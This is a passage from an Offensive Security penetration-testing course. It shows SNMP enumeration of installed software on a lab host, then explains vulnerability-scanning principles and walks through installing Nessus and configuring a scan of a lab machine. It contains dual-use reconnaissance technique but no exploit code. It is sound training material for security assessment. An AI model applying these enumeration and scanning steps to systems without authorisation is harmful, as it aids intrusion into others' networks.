kali@kali:~$ snmpwalk -c public -v1 10.11.1.50 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "LiveUpdate 3.3 (Symantec Corporation)"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "WampServer 2.5"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2008 Redistributable - x86
9.0.30729.4148"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Visual C++ 2012 Redistributable (x86)
- 11.0.61030"
...
```

Listing 273 - Using snmpwalk to enumerate installed software

7.6.3.6 Exercises

1. Scan your target network with onesixtyone to identify any SNMP servers.
2. Use snmpwalk and snmp-check to gather information about the discovered targets.

7.7 Wrapping Up

There is never one “best” tool for any given situation, especially since many tools in Kali Linux overlap in function. It’s always best to familiarize yourself with as many tools as possible, learn their nuances and whenever possible, measure the results to understand what’s happening behind the scenes. In some cases, the “best” tool is the one held by the most experienced practitioner.

Copyright © Offensive Security Ltd. All rights reserved.

8. Vulnerability Scanning

Vulnerability discovery is an integral part of any security assessment. While we prefer manual, specialized tasks that leverage our knowledge and experience during a security audit, automated vulnerability scanners are nonetheless invaluable when used in proper context. In this module, we will provide an overview of automated vulnerability scanning, discuss its various considerations, and focus on both Nessus and Nmap as indispensable tools.

8.1 Vulnerability Scanning Overview and Considerations

Before diving directly into our tools, we must take some time to discuss the process of vulnerability scanning, outline basic considerations regarding both automated and manual scanning, and discuss both critical nuances and best practices.

8.1.1 How Vulnerability Scanners Work

Vulnerability scanner implementations vary, but generally follow a standard workflow. Most automated scanners will:

1. Detect if a target is up and running.
2. Conduct a full or partial port scan, depending on the configuration.
3. Identify the operating system using common fingerprinting techniques.
4. Attempt to identify running services with common techniques such as banner grabbing, service behavior identification, or file discovery.
5. Execute a *signature-matching* process to discover vulnerabilities.

Notice that this process basically mirrors what we do during a manual assessment. As penetration testers, we may mentally execute some type of signature-matching process. For example, we may remember that a particular version of an application we spot in the field is vulnerable to a remote exploit. An automated scanner, however, performs this step with the assistance of unique vulnerability *signatures*.[219]

As a part of this signature-matching process, many scanners use *banner grabbing*, a simple technique where text strings generated during an initial interaction with an application are obtained and analyzed. Some applications generate very specific banners, such as OpenSSH, which may return "SSH-2.0-OpenSSH_7.9p1 Debian-10", allowing us to precisely pinpoint the application version, while others, such as Apache Tomcat versions 4.1.x to 8.0.x, return a generic HTTP header of "Apache-Coyote/1.1". Naturally, more specific headers and banners make it easier for the scanner to determine the application version and by extension, to accurately detect potential vulnerabilities.

[219] (IEEE, 2020), https://ieeexplore.ieee.org/document/1623997

Copyright © Offensive Security Ltd. All rights reserved.

Some vulnerability scanners can be configured to exploit a vulnerability upon detection. This can reduce the likelihood of a false positive but also increase the risk of crashing the service. Always check scanner options carefully.

Most automated scanners inspect a wide variety of other target information during the signature-matching process. Nevertheless, even a strong signature match does not guarantee the presence of a vulnerability. This means automated scanners can generate quite a few *false positives*[220] and by contrast, *false negatives*,[221] in which a vulnerability is overlooked because of a signature mismatch. False positives and negatives can also occur because of *backporting*,[222] in which package maintainers "roll back" software security patches to older versions. Backporting may result in the scanner flagging software as a vulnerable version when the vulnerability has actually been repaired.

Because of this, we should carefully inspect and manually review vulnerability scan results whenever possible. Given the ever-changing and complex technology landscape, vulnerabilities can show up in unexpected places. As good as some of the best commercially available scanners are, none are perfect. However, by updating the signature database before every engagement, we ensure that our scanner has the best chance of discovering the latest vulnerabilities.

This signature-matching process is quite efficient, and is much faster than a fully manual review, making automated vulnerability scanners an excellent choice as a first-pass during an assessment and a perfect companion to a manual review.

Taking time to understand the inner-workings of any automated tool we plan to use in the field is an extremely valuable exercise. This will not only assist us in configuring the tool and digesting the results properly, but will help us understand the limitations that must be overcome with manually-applied expertise.

8.1.2 Manual vs. Automated Scanning

We should combine manual and automated scan techniques during an assessment, but the proper balance becomes more evident with experience.

Let's discuss the primary advantages and disadvantages of manual and automated scanning in order to help strike the proper balance during an assessment.

A manual review of a remote target network will inevitably be very resource-intensive and time-consuming. Since this approach relies heavily on human interaction and repetitive tasks, it is also

[220] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsepositive.shtml

[221] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsenegative.shtml

[222] (Red Hat, 2020), https://access.redhat.com/security/updates/backporting

Copyright © Offensive Security Ltd. All rights reserved.

prone to errors in which vulnerabilities may be overlooked. Nevertheless, *red-teaming*[223] in particular, requires surgical precision and a minimal network footprint in order to remain undetected as long as possible. Using an automated scanner in these types of situations would not be the best approach. Furthermore, manual analysis allows for discovery of complex and logical vulnerabilities that are rather difficult to discover using any type of automated scanner.

However, automated vulnerability scanners are invaluable when working on large engagements under the typical time constraints associated with traditional security assessments. Whether using a general scanner across the entire target network or against a single dedicated host, we can establish a baseline in a much shorter period of time. These baselines allow us to validate easily-detected vulnerabilities, or at the very least help us understand the general security posture of the target.

While invaluable, vulnerability scanning can have disadvantages. Scan configurations can be extensive and complicated with defaults that could harm the target. For example, many scanners can and will attempt to brute-force weak passwords. During an engagement, brute-force techniques should be tightly regulated as they can lead to account lock-outs, which can incur significant downtime for the client. It is important to understand how a vulnerability scanner works and what its capabilities are before executing a scan.

Remember, when using an automated vulnerability scanner, our job as a penetration tester is to provide value above and beyond the output of any tool.

8.1.3 Internet Scanning vs Internal Scanning

Vulnerability scanners can easily scan Internet-connected targets as well as those connected to a local network. However, our scan results may be incomplete or inaccurate if we treat these targets as equals. Our network placement in relation to the target can affect our speed threshold, access rights, likelihood of traffic interference, and target visibility.

The speed of our connection to the target network dictates not only the raw bandwidth available to our scanner, but other factors such as the number of hops to the individual hosts. This means that we can conduct more intrusive and comprehensive scans more quickly against locally-connected hosts. However, we must be mindful of our traffic at all times, realizing that older equipment may be adversely affected by heavy scans. For optimal results, consider the guidelines established in the port scanning discussion in previous modules.

> *To achieve better scan results, consider throttling scan speeds and timeout values at first. Once you are comfortable with the quality of the results, you can start increasing the speed incrementally until a good balance is achieved.*

Our positioning on the network can also affect our access rights and likelihood of traffic interference when communicating with our targets. Firewalls or Intrusion Prevention Systems (IPS), for example, could block our access to hosts or ports and may drop our traffic while generating

[223] (Daniel Miessler, 2020), https://danielmiessler.com/study/red-blue-purple-teams/

Copyright © Offensive Security Ltd. All rights reserved.

security alerts. These devices limit our capabilities and subsequently mask vulnerabilities on targets behind them, which will negatively affect the end product we provide to our client.

Finally, our network positioning can affect target visibility. For example, a typical vulnerability scanner will attempt to discover targets with a ping sweep or ARP scan.[224] However, Internet-connected targets would not be able to receive ARP traffic from external subnets and may block ICMP (ping) requests,[225] meaning the scanner could miss the targets entirely if it has been configured to rely solely on these discovery options.

We need to take the time to thoroughly understand the target network, the exact network location we will be operating from, and the target access our network positioning provides. And as we always say, it is important to know your tools and how they work behind the scenes.

8.1.4 Authenticated vs Unauthenticated Scanning

Most scanners can be configured to run authenticated scans, in which the scanner logs in to the target with a set of valid credentials. In most instances, authenticated scans use a privileged user account in order to have the best visibility into the target system.

To run an authenticated scan against a Linux target, we simply enable the SSH service on the Linux target and configure the scanner with valid user credentials. Most scanners will use this access to review package versions and validate configurations in an attempt to discover potential vulnerabilities.

Windows authentication generally requires the Windows Management Instrumentation (WMI)[226] along with credentials for a domain or local account with remote management permissions. Note that even with WMI configured, other factors may block authentication including UAC[227] and firewall settings. However, once access is properly configured, most scanners analyze the system configuration, registry settings, and application and system patch levels. They also review files in the Program Files directories as well as all supporting executables and DLLs in the Windows folder, all in an attempt to detect potentially vulnerable software.

Authenticated scans generate a wealth of additional information and produce more accurate results at the expense of a longer scan time. Although an authenticated scan can be used during a penetration test (using discovered credentials, for example), it is more commonly used during the patch management process.

8.2 Vulnerability Scanning with Nessus

As we move beyond theory and begin looking at tools, we will first focus on *Nessus*, a popular vulnerability scanner that supports a staggering 130,000 plugins[228] (vulnerability checks) at the time of this writing. While originally developed as an open source application, in 2005 the source

[224] (Tenable, 2019), https://docs.tenable.com/nessus/Content/DiscoverySettings.htm#HostDiscovery

[225] (Nmap, 2019), https://nmap.org/book/man-host-discovery.html

[226] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/wmisdk/about-wmi

[227] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

[228] (Tenable, 2020), https://www.tenable.com/products/nessus

Copyright © Offensive Security Ltd. All rights reserved.

was closed.[229] The change to a closed source model resulted in forks of the open source project, and to the release of OpenVAS.[230]

There are many commercial and open source vulnerability scanners with various strengths and weaknesses. However, Nessus is a quite capable industry standard, and the free "Essentials" version allows us to scan up to 16 IPs. It gives us insight into how to use the full commercial version without time limits or other constraints. The overall concepts discussed in this section will generally apply to just about any other commercial scanner as well.

8.2.1 Installing Nessus

For the purposes of this module, please note that you will need to install Nessus on the VM you are using to connect to the PWK labs, as an internet connection will be necessary to activate the Nessus instance, as well as to download the plugins. It is also important to mention that vulnerability scanners are generally resource-intensive. Many of them suggest minimum requirements that include at least 2 CPU cores as well as 8GB of RAM. These resource requirements won't be necessary for our example.

Before beginning the installation, we should update Kali's package lists and upgrade to the latest versions of existing packages:

```
kali@kali:~$ sudo apt update && sudo apt upgrade
```

Listing 274 - Updating package lists and upgrading packages

Although Nessus is not available in the Kali repositories, we can manually download the 64-bit .deb file for Kali from the Tenable website: https://www.tenable.com/downloads/nessus.

We can view the SHA256 checksum value by clicking the "Checksum" link on the download page (Figure 44) and validate the downloaded file's checksum with **sha256sum**:

[229] (Renai LeMay, 2005), https://www.cnet.com/news/nessus-security-tool-closes-its-source/

[230] (Greenbone Networks, 2019), http://www.openvas.org

Copyright © Offensive Security Ltd. All rights reserved.



Figure 44: Nessus Download and Checksum

```
kali@kali:~/nessus$ sha256sum Nessus-X.X.X.deb
34199e8ff70bc1502b82495272cee2d313dc15eacd1c0c1da6b851a32892d39d  Nessus-X.X.X.deb
```

Listing 275 - Verifying the checksum

The value displayed after running sha256sum and the value displayed on the website should match. Note that this checksum is version-dependent and may not match what is shown in the figures above.

Since our checksums match, we can install the package with **apt**:

```
kali@kali:~/nessus$ sudo apt install ./Nessus-X.X.X.deb
...
Preparing to unpack .../kali/nessus/Nessus-X.X.X.deb ...
Unpacking nessus (X.X.X) ...
Setting up nessus (X.X.X) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (241-3) ...
```

Listing 276 - Nessus installation

With the package is installed, we can start the *nessusd* service:

```
kali@kali:~/nessus$ sudo /etc/init.d/nessusd start
Starting Nessus : .
```

Listing 277 - Starting Nessus

Once Nessus is running, we can launch a browser and navigate to https://localhost:8834. We will be presented with a certificate error indicating an unknown certificate issuer, but this is expected due to the use of a self-signed certificate.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 45: Nessus Presenting a Certificate Error

To accept the self-signed certificate, click *Advanced* and *Add Exception…*:




Figure 46: Adding an Exception for the Invalid Certificate

With the security exception pop-up open, we can click *Confirm Security Exception* to accept the certificate:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 47: Confirming the Security Exception

Once the page loads, we are prompted to select a Nessus product. For our purposes, we are going to deploy *Nessus Essentials*. This is done by selecting *Nessus Essentials* from the list and clicking *Continue*.




Figure 48: Selecting Nessus Essentials

Next, we are prompted to request an activation code for Nessus Essentials. Filling out the form with the required information and clicking on *Email* will send the activation code to our email address.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 49: Requesting an Activation Code

After receiving the emailed activation code, we can enter it into Nessus and click *Continue*




Figure 50: Activating Nessus

Now that Nessus is activated, we will be prompted to create a local Nessus user account:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 51: Creating a Local Nessus Account

Finally, we must download and compile all the plugins. This can take a significant amount of time to complete.



Figure 52: Updating Nessus

8.2.2 Defining Targets

Once Nessus is installed, it's time to set up our first scan. To begin, we simply click the *New Scan* button.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 53: Creating a Scan

Nessus supports a number of scan types, including:

- *Basic Network Scan*: Generic scan with various checks that are suitable to be used against various target types.
- *Credentialed Patch Audit*: Authenticated scan that enumerates missing patches.
- *Web Application Tests*: Specialized scan for discovering published vulnerabilities in Web Applications.
- *Spectre and Meltdown*: Targeted scan for the Spectre[231] and Meltdown[232] vulnerabilities.

We recommend investigating these scan types, but for this introductory section, we will focus on a standard, basic network scan, which we can launch by clicking on *Basic Network Scan*.

[231] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)

[232] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability)

Copyright © Offensive Security Ltd. All rights reserved.




Figure 54: Selecting a Basic Network Scan

This will present the scan configuration settings screen with two required arguments: a name for our scan and a list of targets. Nessus supports adding targets as an IP address, an IP range, or comma-delimited FQDN or IP list.

For this example, we will scan the *Gamma* machine in the PWK labs, which has an IP address of 10.11.1.73. We will enter “Gamma - Basic” into the *Name* field and the IP address into the *Targets* field:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 55: Configuring Scan of Gamma

8.2.3 Configuring Scan Definitions

In this scenario, we have selected the Basic Network Scan template definition which, like all other templates, comes preconfigured with default settings. However, these defaults might not be exactly what we are looking for and we must take into consideration our environment, our time constraints, and the target that will be scanned. Some things to consider when configuring the Basic Network Scan template include:

1. Are our targets located on an internal network or are they publicly accessible?
2. Should the scanner attempt to brute force user credentials?
3. Should the scanner scan all TCP and UDP ports or only common ports?
4. Which checks should the scanner run and which ones should it avoid?
5. Should the scanner run an Authenticated Scan or an Unauthenticated Scan?

For this scan, we want to run an initial basic port scan against *ALL* ports. By default, the *Basic Network Scan* will only scan the common ports. To change this, we click the *Discovery* link on the left side of the *Settings* tab.

Copyright © Offensive Security Ltd. All rights reserved.

